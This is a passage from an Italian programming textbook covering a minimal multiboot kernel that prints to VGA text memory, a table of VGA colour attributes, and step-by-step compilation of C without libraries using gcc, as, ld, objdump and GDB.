    clear_screen ();
    //
    print_string ("Salve!\n\0");
    //
    if (magic == 0x2BADB002)
      {
        print_string ("Sono stato avviato attraverso un sistema \0");
        print_string ("di avvio aderente alle specifiche \n\0");
        print_string ("\"multiboot\". Ecco solo alcune informazioni:\n\0");
        multiboot_information (info);
      }
    else
      {
        print_string ("Sono stato avviato attraverso un sistema \0");
        print_string ("di avvio che non e` conforme alle specifiche\n\0");
        print_string ("\"multiboot\".\n\0");
      }
}
```

Listato 568.12. File 'display.c', contenente le funzioni necessarie a visualizzare stringhe e numeri in forma di stringa.

```
static unsigned short *Screen = (unsigned short *) 0xB8000;
//
static const unsigned int Rows = 25, Columns = 80;
static       unsigned int Row = 0, Column = 0;
static       unsigned char Attrib = 0x07;
//
//
//
static unsigned short screen_cell (unsigned char c, unsigned char attrib)
{
    //
    // Assembla i due caratteri in un numero a 16 bit.
    //
    return (short) c | (((short) attrib) * 0x100);
}
//
//
//
static void clear_screen (void)
{
    unsigned int i;
    //
    for (i = 0; i < (Rows * Columns) ; i++)
      {
        //
        // Scrive uno spazio nella posizione.
        //
        *(Screen + i) = screen_cell (0x20, Attrib);
      }
}
//
//
//
static void new_line (void)
{
    int i, j;
    //
    Column = 0;
    Row++;
    //
    if (Row >= Rows)
      {
        //
        // Copia il testo in su.
        //
        for (i = 0; i < (Rows - 1) * Columns ; i++)
          {
            j = i + Columns;
            //
            // Trascrive la cella della riga successiva.
            //
```

```
            *(Screen + i) = *(Screen + j);
          }
        //
        // Mette l’indice di riga nell’ultima posizione.
        //
        Row = Rows - 1;
        //
        // Pulisce la riga alla base dello schermo.
        //
        for (i = ((Rows - 1) * Columns); i < (Rows * Columns) ; i++)
          {
            //
            // Cancella la cella dello schermo.
            //
            *(Screen + i) = screen_cell (0x20, Attrib);
          }
      }
}
//
//
//
static void print_char (unsigned char c)
{
    //
    // Put the character.
    //
    if (c == '\n' || c == '\r')
      {
        new_line ();
      }
    else
      {
        *(Screen + (Row * Columns + Column)) = screen_cell (c, Attrib);
        //
        // Move cursor.
        //
        Column++;
        if (Column >= Columns)
          {
            new_line ();
          }
      }
}
//
//
//
static void print_string (char *string)
{
    unsigned int i;
    //
    for (i = 0; i < 100000 ; i++)
      {
        if (string[i] != 0)
```

```
          {
            print_char (string[i]);
          }
        else
          {
            break;
          }
      }
}
//
//
//
static void reverse_string (char *string)
{
    unsigned int i, j;
    unsigned char c;
    //
    // Scandisce la stringa alla ricerca del valore a zero.
    //
    for (i = 0; string[i] != 0; i++)
      {
        ;
      }
    //
    // L'indice "i" punta alla cella a zero.
    // Viene rimesso l'indice "i" in modo da puntare
    // all'ultimo carattere.
    //
    i--;
    //
    // Si inverte l'ordine delle cifre.
    //
    for (j = 0; j < i; j++, i--)
      {
        c = string[i];
        string[i] = string[j];
        string[j] = c;
      }
    //
}
//
//
//
static void num_to_string (unsigned long num, unsigned int base, char *string)
{
    unsigned int i;
    unsigned char remainder;
    //
    if (num == 0)
      {
        string[0] = '0';
        string[1] = 0;
        return;
```

```
        }
    //
    for (i = 0; num != 0; i++)
      {
        remainder = num % base;
        num = num / base;
        //
        if (remainder <= 9)
          {
            string[i] = '0' + remainder;
          }
        else
          {
            string[i] = 'A' + remainder - 10;
          }
      }
    //
    // Aggiunge la terminazione, tenendo conto che l'indice "i"
    // è già posizionato dopo l'ultima cifra inserita.
    //
    string[i] = 0;
    //
    reverse_string (string);
}
//
//
//
static void print_num (unsigned long num, char base)
{
    char string[100];
    //
    if (base == 'x')
      {
        num_to_string (num, 16, string);
        print_string ("0x\0");
        print_string (string);
      }
    else if (base == 'o')
      {
        num_to_string (num, 8, string);
        print_string ("0o\0");
        print_string (string);
      }
    else if (base == 'b')
      {
        num_to_string (num, 2, string);
        print_string ("0b\0");
        print_string (string);
      }
    else
      {
        num_to_string (num, 10, string);
        print_string (string);
```

```
        }
}
```

Listato 568.13. File ‘`multiboot.c`’, contenente la definizione parziale della struttura delle informazioni *multiboot* e la funzione necessaria a visualizzarne il contenuto.

```
//
// The multiboot information.
//
typedef struct multiboot_info
{
    unsigned long flags;
    unsigned long mem_lower;
    unsigned long mem_upper;
    unsigned long boot_device;
             char *cmdline;
} type_multiboot_info;
//
//
//
static void multiboot_information (type_multiboot_info *info)
{
    print_string ("flags:       \0");
    print_num (info->flags, 'b');
    print_string ("\n\0");
    //
    if ((info->flags & 1) > 0)
      {
        print_string ("mem_lower:   \0");
        print_num (info->mem_lower, 'x');
        print_string (" \0");
        print_num (info->mem_lower, 'd');
        print_string (" Kibyte\0");
        print_string ("\n\0");
        //
        print_string ("mem_upper:   \0");
        print_num (info->mem_upper, 'x');
        print_string (" \0");
        print_num (info->mem_upper, 'd');
        print_string (" Kibyte\0");
        print_string ("\n\0");
      }
    if ((info->flags & 2) > 0)
      {
        print_string ("boot_device: \0");
        print_num (info->boot_device, 'x');
        print_string ("\n\0");
      }
    if ((info->flags & 4) > 0)
      {
        print_string ("cmdline:     \0");
        print_string (info->cmdline);
        print_string ("\n\0");
```

```
        }
}
```

Utilizzando questo programma si potrebbe visualizzare una schermata simile a quella seguente:

```
Salve!
Sono stato avviato attraverso un sistema di avvio aderente alle specifiche
"multiboot". Ecco solo alcune informazioni:
flags:       0b11111100111
mem_lower:   0x27F 639 Kibyte
mem_upper:   0x7C00 31744 Kibyte
boot_device: 0xFFFFFF
cmdline:     (fd0)/kernel
```

568.4 Colori dello schermo


Nella sezione precedente si accenna al fatto che a partire dall'indirizzo di memoria $B8000_{16}$, ciò che si scrive serve a ottenere una rappresentazione sullo schermo. Ogni carattere utilizza due byte, in quanto uno dei due contiene il carattere vero e proprio e l'altro l'attributo che ne definisce il colore. Il byte del colore va usato suddividendo i bit nel modo seguente:

Come si vede, se è attivo il bit più significativo si ottiene un carattere lampeggiante, quindi i tre bit successivi descrivono lo sfondo e i quattro bit meno significativi descrivono invece il colore del carattere (in primo piano). Pertanto, i colori dello sfondo sono in quantità minore rispetto a quelli utilizzabili per il primo piano.

Tabella 568.16. Colore associato al primo piano o allo sfondo.

Codice	Sfondo	Primo piano
0_{16}	nero	nero
1_{16}	blu	blu
2_{16}	verde	verde
3_{16}	ciano (azzurro)	ciano (azzurro)
4_{16}	rosso	rosso
5_{16}	magenta (violetto)	magenta (violetto)
6_{16}	marrone	marrone
7_{16}	bianco	bianco
8_{16}	nero con lampeggio	grigio scuro
9_{16}	blu con lampeggio	blu chiaro
A_{16}	verde con lampeggio	verde chiaro

Codice	Sfondo	Primo piano
B_{16}	ciano con lampeggio	ciano chiaro
C_{16}	rosso con lampeggio	rosa
D_{16}	magenta con lampeggio	magenta chiaro
E_{16}	marrone con lampeggio	giallo
F_{16}	bianco con lampeggio	bianco luminoso

Per esempio, un colore indicato come 28_{16} genera un testo di colore grigio scuro su sfondo verde, mentre $A0_{16}$ genera un testo lampeggiante nero su sfondo verde.

568.5 Riferimenti

- *Multiboot specification*

  ⟨http://www.gnu.org/software/grub/manual/multiboot/ ⟩

- osdev.org wiki, *Tutorial: bare bones*

  ⟨http://www.osdev.org/wiki/Tutorial:Bare_bones ⟩

- Gergor Brunmar: *The booting process*, *The world of Protected mode*, *Mixing Assembly and C-code*

  ⟨http://www.osdever.net/tutorials/pdf/gb_booting.pdf ⟩
  ⟨http://www.osdever.net/tutorials/pdf/gb_pmode.pdf ⟩
  ⟨http://www.osdever.net/tutorials/pdf/gb_asm_and_c.pdf ⟩

- mr. xsism, *Xosdev*

  ⟨http://www.osdever.net/tutorials/pdf/ch01.pdf ⟩
  ⟨http://www.osdever.net/tutorials/pdf/ch02.pdf ⟩

- Tim Robinson, *Writing a Kernel in C*

  ⟨http://www.osdever.net/tutorials/pdf/ckernel.pdf ⟩

- Joachim Nock, K.J., *Making a Simple C kernel with Basic printf and clearscreen Functions*

  ⟨http://www.osdever.net/tutorials/basickernel.php ⟩

- OSDevWiki, *Category: Tutorials*

  ⟨http://www.osdev.org/wiki/Category:Tutorials ⟩

- OSDevWiki, *Category: Babystep*

  ⟨http://www.osdev.org/wiki/Category:Babystep ⟩

- Daniel Rowell Faulkner, *Hello World Boot Loader*

  ⟨http://www.osdever.net/tutorials/hello_btldr.php ⟩

- OSRC, *the Operating System resource center*

  ⟨http://www.nondot.org/sabre/os/articles ⟩

- SigOps, *How to Write an Operating System*

  ⟨http://www.acm.uiuc.edu/sigops/roll_your_own/ ⟩
  ⟨http://www.acm.uiuc.edu/sigops/roll_your_own/hardware/kb.html ⟩
  ⟨http://www.acm.uiuc.edu/sigops/roll_your_own/hardware/text.html ⟩

[1] Sono pochi i sistemi operativi affermati, mentre esistono una miriade di progetti più o meno abbandonati; quindi: prima di pensare di scrivere il proprio sistema converrebbe dare un'occhiata a quanti lavori del genere sono stati catalogati.

Parte lxxxviii

Dal linguaggio assemblatore ai linguaggi più evoluti

Per la lettura di questa parte si richiede una certa conoscenza del linguaggio assemblatore usato per l'architettura x86-32 (eventualmente si veda la parte lxxxvii) e del linguaggio C (parte lxxxix).

Compilazione C dal basso in alto

Il valore del linguaggio C sta nel consentire una programmazione molto vicina a livello del linguaggio macchina, in modo relativamente indipendente dall'architettura. Ma ciò si può comprendere solo se si conosce il contesto operativo del linguaggio assemblatore, in modo particolare per quanto riguarda la gestione della memoria e tanto più per il modo in cui si utilizza la pila dei dati.

Per la compilazione dei programmi di esempio si fa riferimento a GCC[1] (GNU compiler collection) e precisamente al programma frontale '**gcc**'.

569.1 Compilazione di un programma che non fa uso di librerie

Un programma in linguaggio C che non faccia uso di librerie di alcun tipo, deve seguire alcune regole che riguardano i programmi scritti in linguaggio assemblatore. Il listato seguente contiene la procedura per il calcolo del fattoriale, partendo da un valore già presente in memoria (si calcola precisamente il fattoriale di 5), ma il risultato non viene visualizzato in alcun modo, dal momento che questa sarebbe un'operazione che richiede proprio l'uso di librerie apposite:

```
int x = 5;
int i = 0;
void _start (void)
{
    i = (x - 1);
    while (i > 0)
      {
        x = x * i;
        i--;
      }
}
```

Se si conoscono i rudimenti del linguaggio C, si può osservare che, al posto della funzione '**main()**', appare invece '**_start()**', come si fa in un programma scritto in linguaggio assemblatore.

Supponendo che il file che contiene quanto mostrato si chiami '`fact.c`', la compilazione potrebbe iniziare dalla trasformazione in linguaggio assemblatore:

```
$ gcc -Wall -Werror -S -o fact.s fact.c ↩
↪    -nostdlib -nostartfiles -nodefaultlibs [Invio]
```

Si otterrebbe il file '`fact.s`', in linguaggio assemblatore, che, a seconda della versione di GCC, potrebbe essere molto simile al listato seguente:

```
        .file   "fact.c"
.globl x
        .data
        .align 4
```

```
        .type   x, @object
        .size   x, 4
x:
        .long   5
.globl i
        .bss
        .align 4
        .type   i, @object
        .size   i, 4
i:
        .zero   4
        .text
.globl _start
        .type   _start, @function
_start:
        pushl   %ebp
        movl    %esp, %ebp
        movl    x, %eax
        decl    %eax
        movl    %eax, i
        jmp     .L2
.L3:
        movl    x, %edx
        movl    i, %eax
        imull   %edx, %eax
        movl    %eax, x
        movl    i, %eax
        decl    %eax
        movl    %eax, i
.L2:
        movl    i, %eax
        testl   %eax, %eax
        jg      .L3
        popl    %ebp
        ret
        .size   _start, .-_start
        .ident  "GCC: (GNU) 4.1.2 20061115 (prerelease) (Debian 4.1.1-21)"
        .section        .note.GNU-stack,"",@progbits
```

Tale file in linguaggio assemblatore può essere compilato con GNU AS e GNU ld nel modo consueto:

$ **as -o fact.o fact.s** [*Invio*]

$ **ld -o fact fact.o** [*Invio*]

Si può ispezionare il programma ottenuto con Objdump:

$ **objdump -x fact** [*Invio*]

```
fact:     file format elf32-i386
fact
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048094

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x000000cd memsz 0x000000cd flags r-x
    LOAD off    0x000000d0 vaddr 0x080490d0 paddr 0x080490d0 align 2**12
         filesz 0x00000004 memsz 0x00000008 flags rw-
   STACK off    0x00000000 vaddr 0x00000000 paddr 0x00000000 align 2**2
         filesz 0x00000000 memsz 0x00000000 flags rw-

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00000039  08048094  08048094  00000094  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data         00000004  080490d0  080490d0  000000d0  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000004  080490d4  080490d4  000000d4  2**2
                  ALLOC
  3 .comment      0000003a  00000000  00000000  000000d4  2**0
                  CONTENTS, READONLY
SYMBOL TABLE:
08048094 l    d  .text  00000000 .text
080490d0 l    d  .data  00000000 .data
080490d4 l    d  .bss   00000000 .bss
00000000 l    d  .comment       00000000 .comment
00000000 l    d  *ABS*  00000000 .shstrtab
00000000 l    d  *ABS*  00000000 .symtab
00000000 l    d  *ABS*  00000000 .strtab
00000000 l    df *ABS*  00000000 fact.c
080490d0 g     O .data  00000004 x
080490d4 g     O .bss   00000004 i
08048094 g     F .text  00000039 _start
080490d4 g       *ABS*  00000000 __bss_start
080490d4 g       *ABS*  00000000 _edata
080490d8 g       *ABS*  00000000 _end
```

È possibile fare in modo che GCC interpelli automaticamente GNU AS, in modo da generare un file oggetto senza mostrare la creazione del file in linguaggio assemblatore (la trasformazione in linguaggio assemblatore avviene ugualmente, in un file temporaneo che poi viene cancellato in modo automatico). Pertanto, la compilazione si ridurrebbe ai due comandi seguenti:

$ **gcc -Wall -Werror -c -o fact.o fact.c↩**
↪ -nostdlib -nostartfiles -nodefaultlibs [*Invio*]

$ **ld -o fact fact.o** [*Invio*]

È il caso di osservare che il programma eseguibile ottenuto dal sorgente mostrato, produce un errore, dal momento che manca la chiamata della funzione del sistema operativo che ne conclude l'attività.

569.2 Uso di GDB e di DDD

Per poter sfruttare programmi come GDB, allo scopo di analizzare il funzionamento del programma, è necessario aggiungere delle informazioni aggiuntive durante la fase di trasformazione nel formato del linguaggio assemblatore. In pratica, si tratta di utilizzare l'opzione '**-gstabs**', o altre simili, nella riga di comando di GCC. Riprendendo l'esempio della sezione precedente, la compilazione verrebbe eseguita con il comando seguente:

```
$ gcc -Wall -Werror -gstabs -S -o fact.s fact.c ↩
↪    -nostdlib -nostartfiles -nodefaultlibs [Invio]
```

In questo caso, nel file in linguaggio assemblatore si troverebbero delle informazioni in più:

```
        .file   "fact.c"
        .stabs  "fact.c",100,0,2,.Ltext0
        .text
.Ltext0:
        .stabs  "gcc2_compiled.",60,0,0,0
        .stabs  "int:t(0,1)=r(0,1);-2147483648;2147483647;",128,0,0,0
        .stabs  "char:t(0,2)=r(0,2);0;127;",128,0,0,0
        .stabs  "long int:t(0,3)=r(0,3);-2147483648;2147483647;",128,0,0,0
        .stabs  "unsigned int:t(0,4)=r(0,4);0;4294967295;",128,0,0,0
        .stabs  "long unsigned int:t(0,5)=r(0,5);0;4294967295;",128,0,0,0
        .stabs  "long long int:t(0,6)=r(0,6);-0;4294967295;",128,0,0,0
        .stabs  "long long unsigned int:t(0,7)=r(0,7);0;-1;",128,0,0,0
        .stabs  "short int:t(0,8)=r(0,8);-32768;32767;",128,0,0,0
        .stabs  "short unsigned int:t(0,9)=r(0,9);0;65535;",128,0,0,0
        .stabs  "signed char:t(0,10)=r(0,10);-128;127;",128,0,0,0
        .stabs  "unsigned char:t(0,11)=r(0,11);0;255;",128,0,0,0
        .stabs  "float:t(0,12)=r(0,1);4;0;",128,0,0,0
        .stabs  "double:t(0,13)=r(0,1);8;0;",128,0,0,0
        .stabs  "long double:t(0,14)=r(0,1);12;0;",128,0,0,0
        .stabs  "void:t(0,15)=(0,15)",128,0,0,0
.globl x
        .data
        .align 4
        .type   x, @object
        .size   x, 4
x:
        .long   5
.globl i
        .bss
        .align 4
        .type   i, @object
        .size   i, 4
i:
```

```
        .zero   4
        .text
        .stabs  "_start:F(0,15)",36,0,0,_start
.globl _start
        .type   _start, @function
_start:
        .stabn  68,0,4,.LM0-_start
.LM0:
        pushl   %ebp
        movl    %esp, %ebp
        .stabn  68,0,5,.LM1-_start
.LM1:
        movl    x, %eax
        decl    %eax
        movl    %eax, i
        .stabn  68,0,6,.LM2-_start
.LM2:
        jmp     .L2
.L3:
        .stabn  68,0,8,.LM3-_start
.LM3:
        movl    x, %edx
        movl    i, %eax
        imull   %edx, %eax
        movl    %eax, x
        .stabn  68,0,9,.LM4-_start
.LM4:
        movl    i, %eax
        decl    %eax
        movl    %eax, i
.L2:
        .stabn  68,0,6,.LM5-_start
.LM5:
        movl    i, %eax
        testl   %eax, %eax
        jg      .L3
        .stabn  68,0,11,.LM6-_start
.LM6:
        popl    %ebp
        ret
        .size   _start, .-_start
.Lscope0:
        .stabs  "x:G(0,1)",32,0,0,0
        .stabs  "i:G(0,1)",32,0,0,0
        .stabs  "",100,0,0,.Letext0
.Letext0:
        .ident  "GCC: (GNU) 4.1.2 20061115 (prerelease) (Debian 4.1.1-21)"
        .section        .note.GNU-stack,"",@progbits
```

Per la compilazione successiva non ci sono cambiamenti; va quindi osservato che non è più

compito di GNU AS l'inserimento di tali informazioni:

$ **as -o fact.o fact.s** [*Invio*]

$ **ld -o fact fact.o** [*Invio*]

Per utilizzare GDB o DDD si procede come nel caso di un programma che parte direttamente da un sorgente in linguaggio assemblatore:

$ **gdb fact** [*Invio*]

(gdb) **break _start** [*Invio*]

```
Breakpoint 1 at 0x8048097: file fact.c, line 5.
```

(gdb) **run** [*Invio*]

```
Breakpoint 1, _start () at fact.c:5
5           i = (x - 1);
```

(gdb) **stepi** [*Invio*]

```
0x0804809c      5           i = (x - 1);
```

(gdb) **stepi** [*Invio*]

```
0x0804809d in _start () at fact.c:5
5           i = (x - 1);
```

(gdb) **stepi** [*Invio*]

```
6           while (i > 0)
```

Come si può osservare, occorrono più comandi di avanzamento per passare alla riga successiva del codice originale, perché in realtà si fa riferimento alle istruzioni in linguaggio macchina.

(gdb) **print i** [*Invio*]

```
$1 = 4
```


(gdb) **print x** [*Invio*]

```
$2 = 5
```

(gdb) **quit** [*Invio*]

Naturalmente, se si può utilizzare DDD, tutto diventa più semplice:

$ **ddd fact** [*Invio*]

Figura 569.12. DDD che mette in evidenza lo stato di due variabili (si attiva la loro visualizzazione facendo un clic sul pulsante a icona denominato [DISPLAY]) durante il funzionamento, passo passo, del programma.

569.3 Da «_start» a «main»

Per fare in modo che un programma in linguaggio C inizi dalla funzione '**main()**', così come si prevede sia, si può istruire il collegatore (*linker*), attraverso uno script apposito che, in un sistema GNU/Linux, potrebbe essere come quello seguente:

```
ENTRY (main)
SECTIONS {
     . = 0x08048000 + SIZEOF_HEADERS;
     .text . : { *(.text) }
     .data ALIGN (0x1000) : { *(.data) }
     .bss . : {
         _sbss = .;
         *(.bss)
         *(COMMON)
         _ebss = .;
     }
}
```

Il nuovo sorgente C:

```
int x = 5;
int i = 0;
int main ()
{
    i = (x - 1);
    while (i > 0)
      {
        x = x * i;
        i--;
      }
    return x;
}
```

Per la compilazione, i passaggi sarebbero quelli seguenti, supponendo che lo script per GNU ld sia contenuto nel file '`config.ld`':

```
$ gcc -Wall -Werror -S -o fact.s fact.c ↩
↪    -nostdlib -nostartfiles -nodefaultlibs [Invio]
```

```
$ as -o fact.o fact.s [Invio]
```

```
$ ld -T config.ld -o fact fact.o [Invio]
```

Tuttavia, rimane ancora il problema della conclusione del programma che non avviene in modo grazioso. Se si osserva la nuova versione del programma, la funzione (che ora si chiama '**`main()`**') restituisce un valore intero, corrispondente al risultato del calcolo eseguito, solo che non è stato chiarito in che modo quel valore debba essere acquisito dal sistema operativo. Si può quindi procedere in un modo diverso, creando un piccolo programma in linguaggio assemblatore, da associare a quello in linguaggio C:

```
.section .text
.globl _start
.extern main
_start:
    call  main
    mov   %eax, %ebx
    mov   $1, %eax
    int   $0x80
```

Supponendo che questo file si chiami '**`start.s`**', la compilazione complessiva potrebbe essere svolta nel modo seguente:

```
$ gcc -Wall -Werror -gstabs -S -o fact.s fact.c ↩
↪    -nostdlib -nostartfiles -nodefaultlibs [Invio]
```

```
$ as -o fact.o fact.s [Invio]
```

```
$ as --gstabs -o start.o start.s [Invio]
```

$ **ld -o fact start.o fact.o** [*Invio*]

Come si vede sono state aggiunte le opzioni '**-gstabs**' e '**--gstabs**', dove appropriato; inoltre non serve più lo script per GNU ld. Se si avvia il programma, questo si arresta correttamente restituendo il fattoriale di 5:

$ **./fact ; echo $?** [*Invio*]

```
120
```

569.4 Compilazione naturale di un programma in linguaggio C

Quando non si utilizzano le opzioni '**-nostdlibs**', '**-nostartfiles**' e '**-nodefaultlibs**', la compilazione attraverso GCC avviene in modo più intuitivo, con l'inclusione automatica di tutto quello che è necessario per far sì che il programma parta dalla propria funzione '**main()**'; inoltre, se non si specifica il nome che si vuole produrre, si ottiene direttamente un file eseguibile con il nome 'a.out', secondo la tradizione.

In condizioni normali vengono inclusi nella compilazione alcuni file-oggetto che hanno un nome corrispondente al modello 'crt*.o' e la libreria Libc. All'interno di uno di quei file-oggetto si trova la funzione '**_start()**', dalla quale si arriva poi alla chiamata di '**main()**' in modo analogo a quanto mostrato nella sezione precedente, ma questi file potrebbero coinvolgere anche la libreria Libc.

L'opzione '**-nostartfiles**' serve a impedire che vengano incorporati automaticamente i file che contengono la funzione '**_start()**' e tutto ciò che altrimenti si prevede di far fare al programma prima di entrare nella funzione '**main()**'. L'opzione '**-nodefaultlibs**' serve a impedire l'inclusione automatica della libreria Libc. L'opzione '**-nostdlibs**' richiede entrambe le cose ed è stata usata negli esempi in modo ridondante.

Ecco la classica compilazione che produce direttamente il file eseguibile con il nome 'a.out':

$ **gcc -Wall -Werror -gstabs fact.c** [*Invio*]

> Per buona abitudine è bene usare sempre l'opzione '**-Wall**' e possibilmente anche '**-Werror**'; inoltre, l'uso di '**-gstabs**' diventa essenziale per potersi avvalere di programmi come '**GDB**'.

Si può verificare che questo basta per arrivare al risultato voluto:

$ **./a.out ; echo $?** [*Invio*]

```
120
```

Se poi si vogliono usare comandi tradizionali, da '**gcc**' occorre passare a '**cc**', ma in un sistema GNU si tratta normalmente di un collegamento simbolico a '**gcc**' stesso.

Tabella 569.18. Riepilogo delle opzioni utilizzate con '`gcc`' nel corso del capitolo.

Opzione	Descrizione
`-S`	Genera un file in linguaggio assemblatore (prende il sopravvento sull'opzione '`-c`').
`-o` ***nome_file***	Dichiara il nome del file che si vuole ottenere.
`-c`	Fa sì che la compilazione salti la fase di collegamento (*link*). In condizioni normali serve a generare solo i file-oggetto. Se si usa questa opzione, ma non si specifica l'opzione '`-o`', il file-oggetto ha un nome con la stessa radice del file sorgente e l'estensione '`.o`'.
`-Wall`	Richiede di mostrare tutti i messaggi che avvertono dell'uso imperfetto del linguaggio (*warning*).
`-Werror`	Fa sì che tutte le segnalazioni di avvertimento siano trattate come errori e portino al fallimento della compilazione.
`-gstabs`	Inserisce delle annotazioni, con le quali i programmi come GDB possono abbinare il sorgente originale all'esecuzione controllata del programma.

569.5 Riferimenti

- *GNU Compiler Collection*

  ⟨http://en.wikipedia.org/wiki/GNU_Compiler_Collection ⟩

- *Using the GNU compiler collection (GCC)*

  ⟨http://gcc.gnu.org/onlinedocs/gcc-4.1.2/gcc/ ⟩
  ⟨http://gcc.gnu.org/onlinedocs/gcc-4.1.2/gcc.pdf ⟩

[1] **GCC** GNU GPL

Compilazione C dall'alto in basso

Tradizionalmente, la compilazione di un programma scritto in linguaggio C avviene utilizzando il comando '**cc**' come nell'esempio seguente, sapendo che se non si usa l'opzione '**-o**' si ottiene il file 'a.out':

$ **cc mio.c** [*Invio*]

Tuttavia, l'elaborazione del file in linguaggio C richiede diversi passaggi, prima di arrivare al file eseguibile finale; passaggi che è bene tenere in considerazione.

In un sistema GNU il compilatore standard è GCC (*GNU compiler collection*) che si usa sia per il C, sia per altri linguaggi. Nel caso del linguaggio C, il programma frontale è precisamente '**gcc**', al quale corrisponde comunque il collegamento '**cc**'.

Questo capitolo non esaurisce il problema e accenna soltanto alle situazioni più comuni. Per un approfondimento si vedano i documenti citati nella bibliografia che conclude il capitolo stesso.

570.1 Le fasi della compilazione

La compilazione di un programma scritto in linguaggio C prevede diverse fasi: precompilazione, trasformazione in linguaggio assemblatore, trasformazione in file-oggetto, collegamento (*link*) di uno o più file-oggetto in un file eseguibile. Per conservare i file intermedi della compilazione si può usare l'opzione '**-save-temps**' di '**gcc**', come nell'esempio seguente:

$ **gcc -save-temps mio.c** [*Invio*]

In questo caso si ottengono i file 'mio.i', 'mio.s' e 'mio.o', contenenti rispettivamente il risultato elaborato dal precompilatore, la trasformazione in linguaggio assemblatore e il file-oggetto finale. Se poi il programma contenuto nel file sorgente è completo, si ottiene anche il file 'a.out' che costituisce il programma eseguibile.

Eventualmente, alcune opzioni di '**gcc**' consentono di fermare l'elaborazione a uno stadio prestabilito: '**-E**' serve a ottenere solo l'elaborazione da parte del precompilatore; '**-S**' serve a ottenere il sorgente in linguaggio assemblatore; '**-c**' serve a compilare, ma senza eseguire il collegamento finale (pertanto si ottiene il file-oggetto rilocabile).

570.2 Precompilatore

Ogni compilatore C «standard» prevede che il file sorgente venga elaborato, prima della compilazione vera e propria, attraverso un precompilatore, il quale elabora il sorgente e genera un altro sorgente ottenuto dall'interpretazione delle istruzioni di «precompilazione». Queste istruzioni di precompilazione costituiscono un linguaggio indipendente dal C vero e proprio. Il precompilatore di GCC è '**cpp**' e di norma viene chiamato automaticamente da '**gcc**' stesso, come già accennato nella sezione precedente.

```
#include <stdio.h>
int main (void)
{
    printf ("Ciao a tutti!\n");
    return 0;
}
```

Nell'esempio mostrato, l'istruzione '**`#include <stdio.h>`**' riguarda il precompilatore e richiede l'inclusione del file '`stdio.h`' in quella posizione (il file si deve trovare all'interno di una directory prestabilita). Con l'opzione '**`-E`**' di '**`gcc`**' (oppure anche con '**`-save-temps`**') si può vedere il risultato della precompilazione:

$ **`gcc -E -o mio.i mio.c`**[*Invio*]

